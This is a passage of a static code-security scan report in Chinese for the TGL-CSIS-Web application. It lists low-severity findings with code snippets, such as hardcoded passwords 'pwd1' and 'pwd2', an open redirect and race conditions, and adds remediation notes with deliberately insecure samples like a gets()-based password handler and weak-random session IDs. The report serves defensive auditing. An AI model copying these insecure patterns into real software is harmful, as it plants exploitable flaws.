檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainFrame.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainFrame.xhtml
行	76	76
物件	delete	delete



檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml // Check for existing script element and delete it if it exists

76. // Check for existing script element and delete it if it exists

Information Leak Through Comments\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=30

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml
行	47	47
物件	delete	delete

代碼片斷

檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml // Check for existing script element and delete it if it exists

47. // Check for existing script element and delete it if it exists

Race Condition

<u> 查詢路徑:</u>

Java\Cx\Java Low Visibility\Race Condition 版本:2

類別

FISMA 2014: System And Information Integrity NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Race Condition\路徑 1:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=55

結果評論

狀態新的

來源



檔案	-	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java
行		34	34
物件	‡	height	height

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java public void init(ServletConfig config) throws ServletException {

.... height = Integer

Race Condition\路徑 2:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=56

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java
行	36	36
物件	width	width

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java public void init(ServletConfig config) throws ServletException {

....
36. width =
Integer.parseInt(getServletConfig().getInitParameter("width"));

Portability Flaw Locale Dependent Comparison

查詢路徑:

Java\Cx\Java Low Visibility\Portability Flaw Locale Dependent Comparison 版本:1

描述

Portability Flaw Locale Dependent Comparison\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=131

結果評論

狀態新的



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co mmon/validator/CheckingCertiCode.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co mmon/validator/CheckingCertiCode.java
行	71	73
物件	toUpperCase	compareTo

檔案名稱

TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/common/validator/CheckingCertiCode.java private boolean VerificationCeridCode(String value){

```
71. String s1 =
String.valueOf(Character.toUpperCase(value.charAt(0)));
....
73. if(s1.compareTo(var [i]) == 0){
```

Portability Flaw Locale Dependent Comparison\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=132

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java
行	123	123
物件	toLowerCase	indexOf

代碼片斷

方法

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

public void refreshStream(String param) {

```
if(System.getProperty("os.name").toLowerCase().indexOf("windows")
!= -1){    // if windows
```

Use Of Hardcoded Password

查詢路徑:

Java\Cx\Java Low Visibility\Use Of Hardcoded Password 版本:3

類別



PCI DSS v3.2: PCI DSS (3.2) - 6.5.10 - Broken authentication and session management

OWASP Top 10 2017: A2-Broken Authentication

NIST SP 800-53: SC-28 Protection of Information at Rest (P1)

OWASP Top 10 2013: A2-Broken Authentication and Session Management

FISMA 2014: Identification And Authentication

描述

Use Of Hardcoded Password\路徑 1:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=172

結果評論

狀態新的

此應用程式使用預先寫好的密碼""pwd1""進行單一驗證程序,無論是用它來驗證用戶的身份,或連接其他遠程系統。這個密碼以明文撰寫在檔案TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java中的第29行, 且不會因為重建專案而變動。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co mmon/validator/PswValidator.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co mmon/validator/PswValidator.java
行	35	35
物件	""pwd1""	""pwd1""

代碼片斷

檔案名稱 TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
if(value != null && pwd1.equals("pwd1")){
```

Use Of Hardcoded Password\路徑 2:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=173

結果評論

狀態新的

此應用程式使用預先寫好的密碼""pwd2""進行單一驗證程序,無論是用它來驗證用戶的身份,或連接其他遠程系統。這個密碼以明文撰寫在檔案TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java中的第29行, 且不會因為重建專案而變動。

	來源	目的地
檔案	TGL-CSIS-	TGL-CSIS-



	Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java	Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java
行	39	39
物件	""pwd2""	""pwd2""

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java public void validate(FacesContext context, UIComponent component, Object 方法

value) throws ValidatorException {

39. }else if(value != null && pwd2.equals("pwd2")){

Improper Exception Handling

查詢路徑:

Java\Cx\Java Low Visibility\Improper Exception Handling 版本:0

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.5 - Improper error handling

NIST SP 800-53: SC-5 Denial of Service Protection (P1)

描述

Improper Exception Handling\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=174

結果評論

狀態 新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java第56 行執行可預期拋出異常的操作, 但未正確包裹在try-catch區塊中。這構成不當異常處理(Improper Exception Handling).

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/AppConfigMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/AppConfigMgBn.java
行	59	59
物件	getProperty	getProperty

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java

方法 public void init() {

allowStaff =

CommonUtil.safeString(System.getProperty("allow.staff"));



Improper Exception Handling\路徑 2:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=175

結果評論

狀態新的

方法refreshStream在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java第119 行執行可預期拋出異常的操作,但未正確包裹在try-catch區塊中。這構成不當異常處理(Improper Exception Handling)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java
行	123	123
物件	getProperty	getProperty

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法 public void refreshStream(String param) {

```
if (System.getProperty("os.name").toLowerCase().indexOf("windows")
!= -1) { // if windows
```

Data Leak Between Sessions

查詢路徑:

Java\Cx\Java Low Visibility\Data Leak Between Sessions 版本:2

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.10 - Broken authentication and session management

OWASP Top 10 2013: A2-Broken Authentication and Session Management

OWASP Top 10 2017: A2-Broken Authentication

NIST SP 800-53: SC-4 Information in Shared Resources (P1)

描述

Data Leak Between Sessions\路徑 1:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=181

結果評論

狀態新的

來源



檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java
行	27	20
物件	height	CaptchaServlet

代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java private int height = 0;

```
27. private int height = 0;
```

¥

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java public class CaptchaServlet extends HttpServlet {

```
20. public class CaptchaServlet extends HttpServlet {
```

Data Leak Between Sessions\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=182

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java
行	28	20
物件	width	CaptchaServlet

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java private int width = 0;

```
28. private int width = 0;
```

٧

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java public class CaptchaServlet extends HttpServlet {



```
....
20. public class CaptchaServlet extends HttpServlet {
```

Open Redirect

查詢路徑:

Java\Cx\Java Low Visibility\Open Redirect 版本:0

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.8 - Improper access control OWASP Top 10 2013: A10-Unvalidated Redirects and Forwards

FISMA 2014: System And Information Integrity

NIST SP 800-53: SI-10 Information Input Validation (P1)

描述

Open Redirect\路徑 1:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=183

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java
行	78	72
物件	getRequestURL	sendRedirect

代碼片斷

檔案名稱 方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java private String getRequestUrl(HttpServletRequest request) {

```
78. StringBuffer requestURL = request.getRequestURL();
```

¥

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

```
72. response.sendRedirect(requestURI);
```

Open Redirect\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid



	=10681&pathid=184
結果評論	
狀態	新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java
行	84	72
物件	getQueryString	sendRedirect

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java private String getRequestUrl(HttpServletRequest request) {

encoder().encodeForURL(CommonUtil.safeString(request.getQueryString()));

¥

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java public void onInvalidSessionDetected(HttpServletRequest request,

HttpServletResponse response)

72. response.sendRedirect(requestURI);

Spring defaultHtmlEscape Not True

查詢路徑:

Java\Cx\Java Low Visibility\Spring defaultHtmlEscape Not True 版本:0

類別

OWASP Top 10 2017: A6-Security Misconfiguration

描述

Spring defaultHtmlEscape Not True\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=27

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/WEB-INF/web.xml	TGL-CSIS-Web/src/main/webapp/WEB-INF/web.xml
行	1	1



物件 CxXmlConfigClass1663213508

CxXmlConfigClass1663213508

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/WEB-INF/web.xml

方法 <?xml version="1.0" encoding="UTF-8"?>

1. <?xml version="1.0" encoding="UTF-8"?>

Exposure of System Data

查詢路徑:

Java\Cx\Java Low Visibility\Exposure of System Data 版本:0

類別

OWASP Top 10 2013: A5-Security Misconfiguration

FISMA 2014: Configuration Management

OWASP Top 10 2017: A6-Security Misconfiguration NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Exposure of System Data\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=28

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/IPCheckFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/IPCheckFilter.java
行	75	77
物件	getWriter	println

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

```
75. PrintWriter out = httpResponse.getWriter();
...
77. out.println("IP: " + remoteIp + " is not allow!");
```

Client JQuery Deprecated Symbols

查詢路徑:

JavaScript\Cx\JavaScript Low Visibility\Client JQuery Deprecated Symbols 版本:1

類別



OWASP Top 10 2013: A9-Using Components with Known Vulnerabilities OWASP Top 10 2017: A9-Using Components with Known Vulnerabilities

描述

Client JQuery Deprecated Symbols\路徑 1:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=39

結果評論

狀態新的

TGL-CSIS-Web/src/main/webapp/Main/Home/BankInputView.xhtml 中第 1 行的 方法呼叫了過時的方法 load, 這方法已經棄用而且不應該於程式中使用。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Home/Bank InputView.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Home/Bank InputView.xhtml
行	11	11
物件	load	load

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/Home/BankInputView.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>

11. \$(window).load(function() {

Client Insufficient ClickJacking Protection

查詢路徑:

JavaScript\Cx\JavaScript Low Visibility\Client Insufficient ClickJacking Protection 版本:3

類別

FISMA 2014: Configuration Management

NIST SP 800-53: SC-8 Transmission Confidentiality and Integrity (P1)

描述

Client Insufficient ClickJacking Protection\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=54

結果評論

狀態新的

	來源	目的地
檔案	tgl-csis- web/.settings/org.eclipse.wst.common.c omponent	tgl-csis- web/.settings/org.eclipse.wst.common.c omponent



行 1 1 CxJSNS 2091223727 物件 CxJSNS_2091223727

代碼片斷 檔案名稱

tgl-csis-web/.settings/org.eclipse.wst.common.component

方法 <?xml version="1.0" encoding="UTF-8"?><project-modules id="moduleCoreId"

project-version="1.5.0">

1. <?xml version="1.0" encoding="UTF-8"?><project-modules id="moduleCoreId" project-version="1.5.0">

Portability Flaw In File Separator

查詢路徑:

Java\Cx\Java Low Visibility\Portability Flaw In File Separator 版本:2

描述

Portability Flaw In File Separator\路徑 1:

低風險 嚴重程度: 結果狀態: 校驗

http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid 線上結果

=10681&pathid=67

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java
行	124	103
物件	""D:/Upload/PosData/""	File

代碼片斷

TGL-CSIS-檔案名稱

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java 方法 public void refreshStream(String param) {

124. posImgTempPath = "D:/Upload/PosData/" + param;

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法 private StreamedContent createStream(String posImgTempPath) {

> 103. File file = new File(posImgTempPath);



Public Data Assigned to Private Array

杳詢路徑:

Java\Cx\Java Low Visibility\Public Data Assigned to Private Array 版本:4

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.8 - Improper access control

描述

Public Data Assigned to Private Array\路徑 1:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=89

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/PosChangeFlowMgBn.j ava	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/PosChangeFlowMgBn.j ava
行	1749	108
物件	changeItem	changeItem

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.j

ava

方法 public void setChangeItem(String[] changeItem) {

public void setChangeItem(String[] changeItem) {

A

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.j

ava

方法 private String[] changeItem; // 存取已選擇變更項目

···· 108. private String[] changeItem; // 存取已選擇變更項目

Private Array Returned From A Public Method

杳詢路徑

Java\Cx\Java Low Visibility\Private Array Returned From A Public Method 版本:3

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.8 - Improper access control

NIST SP 800-53: AC-3 Access Enforcement (P1)



描述

Private Array Returned From A Public Method\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=90

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/PosChangeFlowMgBn.j ava	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/PosChangeFlowMgBn.j ava
行	108	1746
物件	changeItem	changeItem

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.j

ava

方法 private String[] changeItem; // 存取已選擇變更項目

. . . .

108. private String[] changeItem; // 存取已選擇變更項目

A

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.j

ava

方法 public String[] getChangeItem() {

.... 1746. return changeItem;

Missing Content Security Policy

查詢路徑:

Java\Cx\Java Low Visibility\Missing Content Security Policy 版本:1

類別

OWASP Top 10 2017: A6-Security Misconfiguration

描述

Missing Content Security Policy\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=144

結果評論

狀態新的



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/CodeTableController.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/CodeTableController.java
行	26	26
物件	TernaryExpr	TernaryExpr

方法

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/CodeTableController.java

public @ResponseBody String demo(HttpServletRequest request,

HttpServletResponse response) {

26. return flag ? "Refresh Success!": "Refresh Fail!";

Reflected XSS All Clients

風險

可能發生什麼問題

攻擊者可能利用社交工程攻擊來導致使用者發送網站設計的輸入,重寫網頁並插入惡意腳本。

然後, 攻擊者可以偽裝成原來的網站, 這將使攻擊者可以竊取使用者的密碼, 要求使用者的信用卡資訊, 提供偽造訊息, 或執行惡意軟體。

但從受害者的角度來看, 這是原來的網站, 受害人會責怪網站所產生的損害。

原因

如何發生

'從使用者輸入的資料建立網頁。資料直接嵌入至HTML的頁面, 利用瀏覽器顯示。

如果資料包含HTML片段或Javascript,這樣也顯示使用者無法分辨是否為預期的頁面。

該漏洞主因為未先對嵌入資料庫中的資料進行編碼(Encode)來預防瀏覽器將其當為HTML的格式而非純文字。

一般建議

如何避免

1.

驗證所有輸入,無論其來源為何。驗證應基於白名單:僅接受資料擬合一個指定的結構,而不是拒絕不良 patterns. 應確認: ● 資料類型 ● 大小 ● 範圍 ● 格式 ● 期望值 2. 在輸出嵌入之前完全編碼所有動態資料。

- 3. 編碼應該是上下文相關的。例如: HTML內容使用HTML的編碼方式 ●HTML編碼特性是將資料輸出到特性的值 ● JavaScript的編碼方式為伺服器產生的Javascript 4.
- 考慮使用ESAPI的編碼庫,或它的內置功能。對於舊版的ASP.NET,請考慮使用AntiXSS。5.

在HTTP類型對應的表頭,明確定義整個頁面的字元編碼。6. 設置 httpOnly

標誌於會期資訊. 以防止利用XSS來竊取資訊。

程式碼範例



CSharp

於使用者輸入顯示於螢幕前, 先進行 HTML encoded

```
public class ReflectedXSSSpecificClientsFixed
{
    public void foo(TextBox tb, AntiXssEncoder encode)
    {
        string input = Console.ReadLine();
        tb.Text = encode.HtmlEncode(input);
    }
}
```

,應用程式使用來自 HttpRequest 的 「filename」欄位字串建立 HttpResponse

```
public class UTF7XSS
{
    public void foo(HttpRequest Request, HttpResponse Response
    {
        Response.Charset("UTF-7");
        string filename = Request.QueryString["filename"];
        Response.BinaryWrite(AntiXss.HtmlEncode(filename));
    }
}
```

「filename」字串先轉為 int, 並switch case至對應「filename」字串

Good - The user input is HTML encoded before being displayed on the screen

```
public class ReflectedXSSSpecificClientsFixed
{
    public void foo(TextBox tb, AntiXssEncoder encode)
```



```
string input = Console.ReadLine();
    tb.Text = encode.HtmlEncode(input);
}
```

Bad - The application uses the "filename" field string from an HttpRequest construct an HttpResponse

Good - The "filename" string is converted to an int and using a switch case the new "filename" string is constructed

在HTML中嵌入:

```
<%= AntiXss.HtmlEncode(input.Text) %>
```

對於資料的屬性值:



```
<input value="<%= AntiXss.HtmlAttributeEncode(input.Text) %>" />
```

對於產生Javascript:

```
string serverId = '<%= AntiXss.JavaScriptEncode(input.Text) %>';
```

Java

Switch case is used in order to assemble the label's text value and manage wrong user input

```
public class ReflectedXSSAllClientsFixed {
     public static void XSSExample(TextArea name) {
            Label label = new Label();
            switch (name) {
            case "Joan":
                   label.setText("Hello Joan");
                   break;
            case "Jim":
                   label.setText("Hello Jim");
                   break;
            case "James":
                   label.setText("Hello James");
                   break;
            default:
                   System.out.println("Wrong Input");
     }
```

在HTML中嵌入:

```
<= ESAPI.encoder().encodeForHTML(request.getParameter("input"))%>
```

對於資料的屬性值:

```
<input value="<%= ESAPI.encoder().encodeForHTMLAttribute( request.getParameter( "input" ) )
%>" />
```



Use of Cryptographically Weak PRNG

風險

可能發生什麼問題

隨機數值通常被用來作為防止惡意使用者猜測如密碼、加密金鑰或session識別元等數值的機制,依照此隨機數值用途的不同,攻擊者能夠有辦法預測下一個或已經產生過的隨機值,這使得攻擊者可以奪取另外一位使用者的session,並取代他的身分,或是破解一組加密金鑰(端看這組偽隨機值的用途)。

原因

如何發生

應用程式使用較弱的演算法來產生偽隨機值,代表決定其他數值的樣本大小相對來說是較小的。因為產生隨機值所使用的偽隨機值產生器是基於統計學上的均勻分布所設計的,具有近似確定性。所以在收集到數個產生出來的數值(建立幾個獨立session然後收集session辨識碼)

後,攻擊者就有可能計算出其他的session辨識值。

更準確的說,如果這組偽隨機值被用做任何安全性使用,如密碼、金鑰、或是隱密辨識值,攻擊者就可以 預測下一個或已經產生的數值。

一般建議

如何避免

一般建議:

- 當在安全性情境下需要用到任何不可預測值時, 使用加密型強隨機數產生器取代基於統計的偽隨機產生器。
- 使用你的程式語言或平臺內建的隨機加密產生器, 而且確保亂數種子的產生是安全的 (大多數的情況下, 預設就是安全的隨機值)。
- 確保你的隨機值夠長, 讓暴力破解失效。

具體建議:

○ 用隨機加密產生器取代基於統計的偽隨機產生器。在 Java 中, 使用 SecureRandom 類別

程式碼範例

Java

Use of a weak pseudo-random number generator

```
Random random = new Random();
long sessNum = random.nextLong();
String sessionId = sessNum.toString();
```



Objc

Cryptographically secure random number generator

```
UInt32 sessBytes;
SecRandomCopyBytes(kSecRandomDefault, sizeof(sessBytes), (uint8_t*)&sessBytes);
NSString* sessionId = [NSString stringWithFormat:@"%llu", sessBytes];
```

Swift

Use of a weak pseudo-random number generator

```
let sessNum = rand();
let sessionId = String(format:"%ld", sessNum)
```

Cryptographically secure random number generator

```
var sessBytes: UInt32 = 0
withUnsafeMutablePointer(&sessBytes, { (sessBytesPointer) -> Void in
   let castedPointer = unsafeBitCast(sessBytesPointer, UnsafeMutablePointer<UInt8>.self)
   SecRandomCopyBytes(kSecRandomDefault, sizeof(UInt32), castedPointer)
})
let sessionId = String(format:"%llu", sessBytes)
```



Use of Insufficiently Random Values

風險

可能發生什麽問題

隨機數值通常被用來作為防止惡意使用者猜測如密碼、加密金鑰或session識別元等數值的機制,依照此隨機數值用途的不同,攻擊者能夠有辦法預測下一個或已經產生過的隨機值,這使得攻擊者可以奪取另外一位使用者的session,並取代他的身分,或是破解一組加密金鑰(端看這組偽隨機值的用途)。

原因

如何發生

應用程式使用較弱的演算法來產生偽隨機值,代表決定其他數值的樣本大小相對來說是較小的。因為產生隨機值所使用的偽隨機值產生器是基於統計學上的均勻分布所設計的,具有近似確定性。所以在收集到數個產生出來的數值(建立幾個獨立session然後收集session辨識碼)

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更準確的說,如果這組偽隨機值被用做任何安全性使用,如密碼、金鑰、或是隱密辨識值,攻擊者就可以 預測下一個或已經產生的數值。

一般建議

如何避免

一般建議:

- 當在安全性情境下需要用到任何不可預測值時, 使用加密型強隨機數產生器取代基於統計的偽隨機產生器。
- 使用你的程式語言或平臺內建的隨機加密產生器, 而且確保亂數種子的產生是安全的 (大多數的情況下, 預設就是安全的隨機值)。
- 確保你的隨機值夠長, 讓暴力破解失效。

具體建議:

○ 用隨機加密產生器取代基於統計的偽隨機產生器。在 Java 中, 使用 SecureRandom 類別

程式碼範例



Heap Inspection

風險

可能發生什麼問題

所有儲存在應用程式未加密記憶體中的變數,都有機會遭到未授權並對機器擁有特殊存取權的使用者取用,舉例來說,具有特殊存取權的攻擊者可以附加除錯器到執行中的處理程序上,或是從交換檔、記憶體傾印檔取得處理程序的記憶體。

一但攻擊者在記憶體中找到密碼, 就能以這位偽裝成使用者的身份進入系統。

原因

如何發生

字串變數是不可變的,也就是說一但一個字串變數遭到指派,它的值就不可能被修改或移除,因此這些字串就會留在記憶體裡,可能還放在多個位置中,一直放在那裡直到垃圾回收器來清理記憶體。像密碼這類敏感性資料在它們存在記憶體裡的這段期間就以純文字的形式不受控制的暴露在外。

一般建議

如何避免

一般建議:

- 不要將密碼或加密金要等這類敏感性資料以純文字的方式儲存在記憶體中, 就算是很短 的一段時間也不行。
- 最好使用儲存在加密記憶體的特殊類別。
- 另一種選擇是, 把機密資料暫時以像位元組陣列這種可變動的資料型態儲存, 之後適時的 在記憶體位置上進行補零的動作。;

對 Java 推薦的處理方式:

○ 與其將密碼儲存在不可變字串中,不如使用像是 SealedObject 這種加密型記憶體物件。

對 NET 推薦的處理方式:

○ 與其將密碼儲存在不可變字串中,不如使用像是 SecureString 或 ProtectedData 這種加密型記憶體物件。

程式碼範例

Java

Plaintext Password in Immutable String

```
class Heap_Inspection
{
   private string password;
```



```
void setPassword()
{
    password = System.console().readLine("Enter your password: ");
}
}
```

Password Protected in Memory

```
class Heap_Inspection_Fixed
{
   private SealedObject password;

   void setPassword()
{
      byte[] sKey = getKeyFromConfig();
      Cipher c = Cipher.getInstance("AES");
      c.init(Cipher.ENCRYPT_MODE, sKey);

   char[] input = System.console().readPassword("Enter your password: ");
      password = new SealedObject(Arrays.asList(input), c);
}
```

CPP

Vulnerable C code

```
/* Vulnerable to heap inspection */
#include <stdio.h>
void somefunc() {
     printf("Yea, I'm just being called for the heap of it..\n");
void authfunc(){
        char* password = (char *) malloc(256);
        char ch;
        ssize t k;
            int i=0;
        while (k = read(0, \&ch, 1) > 0)
                if (ch == '\n') {
                        password[i]='\0';
                        break;
                } else{
                        password[i++]=ch;
                        fflush(0);
        printf("Password: %s\n", &password[0]);
int main()
```



```
printf("Please enter a password:\n");
    authfunc();
    printf("You can now dump memory to find this password!");
    somefunc();
    gets();
}
```

Safe C code

```
/* Pesumably safe heap */
#include <stdio.h>
#include <string.h>
#define STDIN FILENO 0
void somefunc() {
       printf("Yea, I'm just being called for the heap of it..\n");
void authfunc() {
     char* password = (char*) malloc(256);
     int i=0;
     char ch;
     ssize t k;
